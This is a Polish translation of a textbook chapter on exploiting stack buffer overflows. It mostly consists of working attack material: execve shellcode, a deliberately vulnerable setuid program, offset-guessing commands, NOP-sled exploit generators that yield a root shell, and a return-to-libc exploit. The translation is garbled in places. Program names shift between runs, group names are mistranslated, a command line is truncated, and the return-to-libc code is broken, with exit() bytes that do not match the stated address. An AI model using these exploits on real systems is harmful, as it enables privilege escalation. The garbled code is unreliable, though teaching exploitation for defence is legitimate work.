Będziemy musieli wstrzyknąć rzeczywiste instrukcje maszynowe lub kody operacyjne do wrażliwego obszaru wejściowego. Aby to zrobić, musimy przekonwertować nasz kod tworzący powłokę na asembler, a następnie wyodrębnić kody operacji z naszego asemblera czytelnego dla człowieka. Otrzymamy wtedy coś, co nazywa się shellcodem, czyli kodami operacji, które można wstrzyknąć do wrażliwego obszaru wejściowego i wykonać. To długi i skomplikowany proces, któremu poświęciliśmy kilka rozdziałów w tej książce. Nie będziemy wchodzić w szczegóły dotyczące tego, jak shellcode jest tworzony z kodu C; jest to dość skomplikowany proces. Rzućmy okiem na reprezentację shellcodu kodu C tworzącego powłokę, który poprzednio uruchomiliśmy:

```
“\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46”

“\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1”

“\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68”;
```

Przetestujmy go, aby upewnić się, że robi to samo, co kod C. Skompiluj następujący kod, który powinien pozwolić nam na wykonanie shellcodeu:

```
// shellcode.c

char shellcode[] =

“\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46”

“\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1”

“\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68”;

int main()

{

int *ret;

ret = (int *)&ret + 2;

(*ret) = (int)shellcode;

}
```

Teraz uruchom program:

```
[jack@0day local]$ gcc shellcode.c -o shellcode

[jack@0day local]$ ./shellcode

sh-2.05b#
```

Ok, świetnie, mamy shellcode wywołujący powłokę, który możemy wstrzyknąć do podatnego bufora. To była łatwa część. Aby nasz shellcode mógł zostać wykonany, musimy przejąć kontrolę nad wykonaniem. Użyjemy strategii podobnej do tej z poprzedniego przykładu, gdzie zmusiliśmy aplikację,

aby po raz drugi poprosiła o wprowadzenie danych. Nadpiszemy RET wybranym przez nas adresem, powodując, że podany przez nas adres zostanie załadowany do EIP, a następnie wykonany. Jakiego adresu użyjemy do nadpisania RET? Cóż, nadpiszemy go adresem pierwszej instrukcji w naszym wstrzykniętym shellcodzie. W ten sposób, kiedy RET jest zdejmowany ze stosu i ładowany do EIP, pierwsza wykonywana instrukcja jest pierwszą instrukcją naszego shellcodu. Chociaż cały ten proces może wydawać się prosty, w rzeczywistości jest dość trudny do wykonania w prawdziwym życiu. To miejsce, w którym większość osób uczących się hakowania po raz pierwszy denerwuje się i poddaje. Omówimy niektóre z głównych problemów i miejmy nadzieję, że nie będziesz się denerwować po drodze.

Problem z adresem

Jednym z najtrudniejszych zadań, jakie napotykasz podczas próby wykonania dostarczonego przez użytkownika shellcodu, jest identyfikacja początkowego adresu shellcodu. Przez lata wymyślono wiele różnych metod, aby rozwiązać ten problem. Omówimy najpopularniejszą metodę, która była pionierem w artykule, „Smashing the Stack". Jednym ze sposobów na odkrycie adresu naszego shellcodu jest odgadnięcie, gdzie znajduje się shellcode w pamięci. Możemy zgadywać dość dobrze, ponieważ wiemy, że dla każdego programu stos zaczyna się od tego samego adresu. (Najnowsze systemy operacyjne celowo zmieniają adres stosu, aby utrudnić tego rodzaju ataki. W większości wersji Linuksa jest to opcjonalna łatka jądra.) Jeśli wiemy, co to za adres, możemy spróbować odgadnąć, jak daleko od tego adres startowy to nasz shellcode. Dość łatwo jest napisać prosty program, który powie nam położenie wskaźnika stosu (ESP). Gdy znamy adres ESP, musimy po prostu odgadnąć odległość lub przesunięcie od tego adresu. Offset będzie pierwszą instrukcją w naszym shellcodzie. Najpierw znajdujemy adres ESP:

```
// find_start.c

unsigned long find_start(void)

{

__asm__("movl %esp, %eax");

}

int main()

{

printf("0x%x\n",find_start());

}
```

Jeśli skompilujemy to i uruchomimy kilka razy, otrzymamy:

```
shellcoders@debian:~/chapter_2$ ./find_start

0xbffffad8

shellcoders@debian:~/chapter_2$ ./find_start

0xbffffad8

shellcoders@debian:~/chapter_2$ ./find_start

0xbffffad8
```

```
shellcoders@debian:~/chapter_2$ ./find_start

0xbffffad8
```

To działało na Debianie 3.1r4, więc możesz uzyskać różne wyniki. W szczególności, jeśli zauważysz, że adres, który program wypisuje za każdym razem jest inny, prawdopodobnie oznacza to, że używasz dystrybucji z łatką grsecurity lub czymś podobnym. Jeśli tak jest, utrudni to odtworzenie poniższych przykładów na twoim komputerze, ale rozdział 14 wyjaśnia, jak obejść ten rodzaj randomizacji. W międzyczasie założymy, że używasz dystrybucji, która ma spójny adres wskaźnika stosu. Teraz tworzymy mały program do wykorzystania:

```
// victim.c

int main(int argc,char *argv[])

{

char little_array[512];

if (argc > 1)

strcpy(little_array,argv[1]);

}
```

Ten prosty program pobiera dane z wiersza poleceń i umieszcza je w tablicy bez sprawdzania granic. Aby uzyskać uprawnienia root'a, musimy ustawić, aby ten program był własnością root'a i włączyć bit suid. Teraz, gdy zalogujesz się jako zwykły użytkownik (nie root) i wykorzystasz program, powinieneś otrzymać dostęp do roota:

```
[jack@0day local]$ sudo chown root victim

[jack@0day local]$ sudo chmod +s victim
```

Mamy więc nasz program „ofiary”. Możemy umieścić ten shellcode w argumencie wiersza poleceń programu, używając ponownie polecenia printf w bash. Przekażemy więc argument wiersza poleceń, który wygląda tak:

```
./victim < our shellcode >< some padding >< our choice of saved return address >
```

Pierwszą rzeczą, którą musimy zrobić, to ustalić offset w ciągu wiersza poleceń, który nadpisuje zapisany adres powrotu. W tym przypadku wiemy, że będzie to co najmniej 512, ale generalnie po prostu spróbujesz różnych długości sznurka, dopóki nie znajdziesz właściwego. Krótka uwaga na temat bash i podstawiania poleceń — możemy przekazać wyjście printf jako parametr wiersza poleceń, umieszczając przed nim znak $ i umieszczając go w nawiasach, w ten sposób:

```
./victim $(printf “foo”)
```

Możemy sprawić, że printf wypisze długi ciąg zer w ten sposób:

```
shellcoders@debian:~/chapter_2$ printf “%020x”

00000000000000000000
```

Możemy to wykorzystać do łatwego odgadnięcia przesunięcia zapisanego adresu zwrotnego w podatnym programie:

shellcoders@debian:~/chapter_2$ ./victim $(printf “%0512x” 0)

shellcoders@debian:~/chapter_2$ ./victim $(printf “%0516x” 0)

shellcoders@debian:~/chapter_2$ ./victim $(printf “%0520x” 0)

shellcoders@debian:~/chapter_2$ ./victim $(printf “%0524x” 0)

Segmentation fault

shellcoders@debian:~/chapter_2$ ./victim $(printf “%0528x” 0)

Segmentation fault

Tak więc z długości, przy których zaczynamy otrzymywać błędy segmentacji, możemy stwierdzić, że zapisany adres powrotu jest prawdopodobnie około 524 lub 528 bajtów w naszym argumencie wiersza poleceń. Mamy shellcode, który chcemy uruchomić, i wiemy mniej więcej, gdzie będzie nasz zapisany adres zwrotny, więc spróbujmy. Nasz shellcode ma 40 bajtów. Mamy wtedy 480 lub 484 bajty wypełnienia, a następnie nasz zapisany adres zwrotny. Uważamy, że nasz zapisany adres zwrotny powinien być nieco mniejszy niż 0xbffffad8. Spróbujmy ustalić, gdzie jest zapisany adres zwrotny. Nasza linia poleceń wygląda tak:

shellcoders@debian:~/chapter_2$ ./victim $(printf

“\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46\x0c\xb0\x0

b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\x2f\x62\x6

9\x6e\x2f\x73\x68%0480x\xd8\xfa\xff\xbf”)

Zwróć więc uwagę, że shellcode znajduje się na początku naszego ciągu, następuje po nim %0480x, a następnie cztery bajty reprezentujące nasz zapisany adres powrotu. Jeśli trafimy we właściwy adres, powinno to rozpocząć „wykonywanie” stosu. Po uruchomieniu wiersza poleceń otrzymujemy:

Segmentation fault

So let’s try changing the padding to 484 bytes:

shellcoders@debian:~/chapter_2$ ./victim $(printf

“\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46\x0c\xb0\x0

b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\x2f\x62\x6

9\x6e\x2f\x73\x68%0484x\xd8\xfa\xff\xbf”)

Illegal instruction

Otrzymaliśmy niedozwoloną instrukcję, więc wyraźnie wykonujemy coś innego. Spróbujmy teraz zmodyfikować zapisany adres zwrotny. Ponieważ wiemy, że stos rośnie wstecz w pamięci - to znaczy w kierunku niższych adresów - oczekujemy, że adres naszego kodu powłoki będzie niższy niż 0xbffffad8. Dla zwięzłości poniższy tekst pokazuje tylko odpowiedni, końcowy koniec wiersza poleceń i dane wyjściowe:

8%0484x\x38\xfa\xff\xbf”)

Teraz zbudujemy program, który pozwoli nam odgadnąć przesunięcie między początkiem naszego programu a pierwszą instrukcją w shellcodzie. (Pomysł na ten przykład został zapożyczony od Lamagry.)

```
#include < stdlib.h >
#define offset_size 0
#define buffer_size 512
char sc[] =
“\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46”
“\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1”
“\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68”;
unsigned long find_start(void) {
__asm__(“movl %esp,%eax”);
}
int main(int argc, char *argv[])
{
char *buff, *ptr;
long *addr_ptr, addr;
int offset=offset_size, bsize=buffer_size;
int i;
if (argc > 1) bsize = atoi(argv[1]);
if (argc > 2) offset = atoi(argv[2]);
addr = find_start() - offset;
printf(“Attempting address: 0x%x\n”, addr);
ptr = buff;
addr_ptr = (long *) ptr;
for (i = 0; i < bsize; i+=4)
*(addr_ptr++) = addr;
ptr += 4;
for (i = 0; i < strlen(sc); i++)
*(ptr++) = sc[i];
buff[bsize - 1] = ‘\0’;
memcpy(buff,”BUF=”,4);
putenv(buff);
system(“/bin/bash”);
```

}

Aby wykorzystać program, wygeneruj shellcode z adresem powrotu, a następnie uruchom podatny program, korzystając z danych wyjściowych programu do generowania shellcodów. Zakładając, że nie oszukujemy, nie mamy możliwości poznania prawidłowego przesunięcia, więc musimy wielokrotnie zgadywać, aż otrzymamy odradzaną powłokę:

[jack@0day local]$ ./attack 500

Używając adresu: 0xbfffd768

[jack@0day local]$ ./victim $BUF

Ok, nic się nie stało. To dlatego, że nie zbudowaliśmy wystarczająco dużego offsetu (pamiętaj, że nasza tablica ma 512 bajtów):

[jack@0day local]$ ./attack 800

Używając adresu: 0xbfffe7c8

[jack@0day local]$ ./victim $BUF

Segmentation fault

Co tu się stało? Poszliśmy za daleko i wygenerowaliśmy zbyt duży offset:

[jack@0day local]$ ./attack 550

Używając adresu: 0xbffff188

[jack@0day local]$ ./victim $BUF

Segmentation fault

[jack@0day local]$ ./attack 575

Używając adresu: 0xbfffe798

[jack@0day local]$ ./victim $BUF

Segmentation fault

[jack@0day local]$ ./attack 590

Używając adresu: 0xbfffe908

[jack@0day local]$ ./victim $BUF

Illegal instruction

Wygląda na to, że próba odgadnięcia prawidłowego przesunięcia może trwać wiecznie. Może nam się poszczęści z tą próbą:

[jack@0day local]$ ./attack 595

Używając adresu: 0xbfffe971

[jack@0day local]$ ./victim $BUF

Illegal instruction

[jack@0day local]$ ./attack 598

Korzystanie z adresu: 0xbfffe9ea

[jack@0day local]$ ./victim $BUF

Illegal instruction

[jack@0day local]$ ./exploit1 600

Używając adresu: 0xbfffea04

[jack@0day local]$ ./hole $BUF

sh-2.05b# id

uid=0(root) gid=0(root) groups=0(root),10(wheel)

sh-2.05b#

Wow, odgadliśmy prawidłowe przesunięcie i odrodziła się powłoka korzenia. Właściwie zajęło nam to o wiele więcej prób, niż pokazaliśmy tutaj (szczerze mówiąc, trochę oszukiwaliśmy), ale zostały one usunięte, aby zaoszczędzić miejsce. Wykorzystywanie programów w ten sposób może być nużące. Musimy nadal zgadywać, jakie jest przesunięcie, a czasami, gdy zgadniemy niepoprawnie, program się zawiesza. Nie stanowi to problemu dla takiego małego programu, ale ponowne uruchomienie większej aplikacji może zająć trochę czasu i wysiłku. W następnej sekcji przyjrzymy się lepszym sposobom używania offsetów

Metoda NOP

Ręczne określenie prawidłowego przesunięcia może być trudne. Co by było, gdyby możliwe było posiadanie więcej niż jednego przesunięcia celu? Co by było, gdybyśmy mogli zaprojektować nasz shellcode tak, aby wiele różnych przesunięć pozwalało nam przejąć kontrolę nad wykonaniem? To z pewnością sprawiłoby, że proces ten byłby mniej czasochłonny i bardziej wydajny, prawda? Możemy użyć techniki zwanej Metodą NOP, aby zwiększyć liczbę potencjalnych przesunięć. Brak operacji (NOP) to instrukcje, które opóźniają wykonanie o pewien czas. NOP są używane głównie w sytuacjach taktowania w asemblerze lub w naszym przypadku do tworzenia stosunkowo dużej sekcji instrukcji, która nic nie robi. Na nasze potrzeby wypełnimy początek naszego shellcodu kodami NOP. Jeśli nasze przesunięcie „wyląduje” gdziekolwiek w tej sekcji NOP, nasz shellcode wywołujący powłokę zostanie ostatecznie wykonany po tym, jak procesor wykona wszystkie instrukcje NOP typu donothing. Teraz nasze przesunięcie musi tylko wskazywać gdzieś w tym dużym polu NOP, co oznacza, że nie musimy zgadywać dokładnego przesunięcia. Proces ten nazywa się wypełnianiem NOP lub tworzeniem podkładki NOP lub sań NOP. Będziesz słyszeć te terminy raz za razem, gdy zagłębisz się w hakowanie. Przepiszmy nasz program atakujący, aby generował słynny blok NOP przed dołączeniem naszego shellcodu i offsetu. Instrukcja oznaczająca NOP na chipsetach IA32 to 0x90. Istnieje wiele innych instrukcji i kombinacji instrukcji, które można wykorzystać do stworzenia podobnego efektu NOP.

#include < stdlib.h >

#define DEFAULT_OFFSET 0

#define DEFAULT_BUFFER_SIZE 512

#define NOP 0x90

char shellcode[] =

```
“\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46”
“\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1”
“\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68”;
unsigned long get_sp(void) {
__asm__(“movl %esp,%eax”);
}
void main(int argc, char *argv[])
{
char *buff, *ptr;
long *addr_ptr, addr;
int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
int i;
if (argc > 1) bsize = atoi(argv[1]);
if (argc > 2) offset = atoi(argv[2]);
if (!(buff = malloc(bsize))) {
printf(“Can’t allocate memory.\n”);
exit(0);
}
addr = get_sp() - offset;
printf(“Using address: 0x%x\n”, addr);
ptr = buff;
addr_ptr = (long *) ptr;
for (i = 0; i < bsize; i+=4)
*(addr_ptr++) = addr;
for (i = 0; i < bsize/2; i++)
buff[i] = NOP;
ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
for (i = 0; i < strlen(shellcode); i++)
*(ptr++) = shellcode[i];
buff[bsize - 1] = ‘\0’;
memcpy(buff,”BUF=”,4);
```

```
putenv(buff);
system(“/bin/bash”);
}
```

Uruchommy nasz nowy program na tym samym kodzie docelowym i zobaczmy, co się stanie:

```
[jack@0day local]$ ./nopattack 600
Używając adresu: 0xbfffdd68
[jack@0day local]$ ./ofiara $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheele)
sh-2.05b#
```

Ok, wiedzieliśmy, że offset zadziała. Wypróbujmy kilka innych:

```
[jack@0day local]$ ./nopattack 590
Używając adresu: 0xbffff368
[jack@0day local]$ ./ofiara $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheele)
sh-2.05b#
```

Wylądowaliśmy w podkładce NOP i wszystko działało bez zarzutu. Jak daleko możemy się posunąć?

```
[jack@0day local]$ ./nopattack 585
Używając adresu: 0xbffff1d8
[jack@0day local]$ ./ofiara $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(koło)
sh-2.05b#
```

Na tym prostym przykładzie widać, że mamy 15–25 razy więcej możliwych celów niż bez podkładki NOP.

Pokonywanie niewykonywalnego stosu

Poprzedni exploit działa, ponieważ możemy wykonywać instrukcje zapisane na stosie. Jako zabezpieczenie przed tym, wiele systemów operacyjnych, takich jak Solaris i OpenBSD, nie pozwala programom na wykonywanie kodu ze stosu. Jak już zapewne zgadłeś, niekoniecznie musimy wykonywać kod na stosie. Jest to po prostu łatwiejsza, lepiej znana i bardziej niezawodna metoda wykorzystywania programów. Kiedy napotkasz niewykonywalny stos, możesz użyć metody eksploatacji znanej jako Return to libc. Zasadniczo użyjemy zawsze popularnej i zawsze obecnej biblioteki libc, aby

wyeksportować nasze wywołania systemowe do biblioteki libc. Umożliwi to eksploatację, gdy docelowy stos jest chroniony.

Wróć do libc

Jak właściwie działa powrót do libc? Z wysokiego poziomu załóżmy dla uproszczenia, że mamy już kontrolę nad EIP. W EIP możemy umieścić dowolny adres, który chcemy wykonać; w skrócie, mamy całkowitą kontrolę nad wykonywaniem programu poprzez jakiś podatny na ataki bufor. Zamiast zwracać kontrolę do instrukcji na stosie, jak w tradycyjnym wykorzystywaniu przepełnienia bufora stosu, zmusimy program do powrotu do adresu, który odpowiada określonej funkcji biblioteki dynamicznej. Ta funkcja biblioteki dynamicznej nie będzie znajdować się na stosie, co oznacza, że możemy obejść wszelkie ograniczenia wykonywania stosu. Ostrożnie wybierzemy, do której funkcji biblioteki dynamicznej wrócimy; najlepiej, aby były spełnione dwa warunki:

- Musi to być wspólna biblioteka dynamiczna, obecna w większości programów.
- Funkcja w bibliotece powinna zapewniać nam jak największą elastyczność, abyśmy mogli stworzyć powłokę lub zrobić to, co trzeba.

Biblioteka, która najlepiej spełnia oba te warunki, to biblioteka libc. libc to standardowa biblioteka C; zawiera prawie każdą wspólną funkcję C, którą przyjmujemy za pewnik. Z natury wszystkie funkcje w bibliotece są współdzielone (jest to definicja biblioteki funkcji), co oznacza, że każdy program zawierający libc będzie miał dostęp do tych funkcji. Możesz zobaczyć, dokąd to zmierza — jeśli jakikolwiek program może uzyskać dostęp do tych typowych funkcji, dlaczego nie mógłby jeden z naszych exploitów? Wystarczy, że wykonamy bezpośrednio na adres funkcji bibliotecznej, której chcemy użyć (oczywiście z odpowiednimi argumentami do funkcji) i zostanie ona wykonana. W przypadku naszego exploita Return to libc, na początku zachowajmy prostotę i stwórzmy powłokę. Najłatwiejszą do użycia funkcją libc jest system(); na potrzeby tego przykładu wszystko, co robi, to pobranie argumentu, a następnie wykonanie tego argumentu za pomocą /bin/sh. Tak więc dostarczamy system() z /bin/sh jako argumentem i otrzymamy powłokę. Nie wykonamy żadnego kodu na stosie; przeskoczymy od razu do adresu funkcji system() z biblioteką C. Interesującym punktem jest to, jak przekazać argument do system(). Zasadniczo przekazujemy wskaźnik do łańcucha (bin/sh), który chcemy wykonać. Wiemy, że normalnie, gdy program wykonuje funkcję (w tym przykładzie, jako nazwy użyjemy funkcji_), argumenty zostaną odłożone na stos w odwrotnej kolejności. To, co dzieje się dalej, jest dla nas interesujące i pozwoli nam przekazać parametry do system(). Najpierw wykonywana jest instrukcja CALL the_function. To CALL wypchnie adres następnej instrukcji (do której chcemy wrócić) na stos. Zmniejszy również ESP o 4. Gdy wrócimy z funkcji_, ze stosu zniknie RET (lub EIP). ESP jest wtedy ustawiany na adres bezpośrednio po RET. Teraz nadchodzi właściwy powrót do system(). the_function zakłada, że ESP wskazuje już adres, do którego należy zwrócić. Będzie również zakładać, że parametry czekają tam na stosie, zaczynając od pierwszego argumentu następującego po RET. Jest to normalne zachowanie stosu. Ustawiamy powrót do system() i argument (w naszym przykładzie będzie to wskaźnik do /bin/sh) w tych 8 bajtach. Kiedy funkcja_zwróci, zwróci (lub przeskoczy, w zależności od tego, jak patrzysz na sytuację) do system(), a system() ma nasze wartości czekające na to na stosie. Teraz, gdy rozumiesz już podstawy tej techniki, przyjrzyjmy się pracom przygotowawczym, które musimy wykonać, aby wykonać exploit Return to libc:

1. Określ adres system().

2. Określ adres /bin/sh.

3. Znajdź adres exit(), abyśmy mogli czysto zamknąć wykorzystywany program.

Adres system() można znaleźć w libc po prostu rozkładając dowolny program C lub C++. gcc domyślnie włączy libc podczas kompilacji, więc możemy użyć następującego prostego programu, aby znaleźć adres system():

```
int main()

{

}
```

Teraz znajdźmy adres system() za pomocą gdb:

```
[root@0day local]# gdb file

(gdb) break main

Breakpoint 1 at 0x804832e

(gdb) run

Starting program: /usr/local/book/file

Breakpoint 1, 0x0804832e in main ()

(gdb) p system

$1 = {<text variable, no debug info>} 0x4203f2c0 <system>

(gdb)
```

Widzimy, że adres system() to 0x4203f2c0. Znajdźmy również adres exit():

```
[root@0day local]# gdb file

(gdb) break main

Breakpoint 1 at 0x804832e

(gdb) run

Starting program: /usr/local/book/file

Breakpoint 1, 0x0804832e in main ()

(gdb) p exit

$1 = {<text variable, no debug info>} 0x42029bb0 <exit>

(gdb)
```

Adres exit() można znaleźć pod adresem 0x42029bb0. Wreszcie, aby uzyskać adres /bin/sh, możemy użyć narzędzia memfetch, które można znaleźć pod adresem http://lcamtuf.coredump.cx/. memfetch zrzuci wszystko w pamięci dla określonego procesu; po prostu przejrzyj pliki binarne w poszukiwaniu adresu /bin/sh. Alternatywnie możesz przechowywać /bin/sh w zmiennej środowiskowej, a następnie uzyskać adres tej zmiennej.

Na koniec możemy stworzyć nasz exploit dla oryginalnego programu - bardzo prosty, krótki i przyjemny exploit. Musimy

1. Wypełnić podatny bufor do adresu zwrotnego śmieciowymi danymi.

2. Zastąpić adres powrotu adresem funkcji system().

3. Śledzić system() z adresem exit().

4. Dołączyć adres /bin/sh.

Zróbmy to za pomocą następującego kodu:

```
#include <stdlib.h>
#define offset_size 0
#define buffer_size 600
char sc[] =
“\xc0\xf2\x03\x42” //system()
“\x02\x9b\xb0\x42” //exit()
“\xa0\x8a\xb2\x42” //binsh
unsigned long find_start(void) {
__asm__(“movl %esp,%eax”);
}
int main(int argc, char *argv[])
{
char *buff, *ptr;
long *addr_ptr, addr;
int offset=offset_size, bsize=buffer_size;
int i;
if (argc > 1) bsize = atoi(argv[1]);
if (argc > 2) offset = atoi(argv[2]);
addr = find_start() - offset;
ptr = buff;
addr_ptr = (long *) ptr;
for (i = 0; i < bsize; i+=4)
*(addr_ptr++) = addr;
ptr += 4;
for (i = 0; i < strlen(sc); i++)
*(ptr++) = sc[i];
buff[bsize - 1] = ‘\0’;
```

```
memcpy(buff,”BUF=”,4);

putenv(buff);

system(“/bin/bash”);

}
```

Wniosek

Nauczyłeś się podstaw przepełnienia bufora opartego na stosie. Przepełnienia stosu wykorzystują dane przechowywane w stosie. Celem jest wstrzyknięcie instrukcji do bufora i nadpisanie adresu zwrotnego. Po nadpisaniu adresu zwrotnego będziesz mieć kontrolę nad przebiegiem wykonywania programu. Stąd wstawiasz shellcode lub instrukcje, aby odrodzić powłokę główną, która jest następnie wykonywana. Duża część reszty tej książki obejmuje bardziej zaawansowane tematy dotyczące przepełnienia stosu.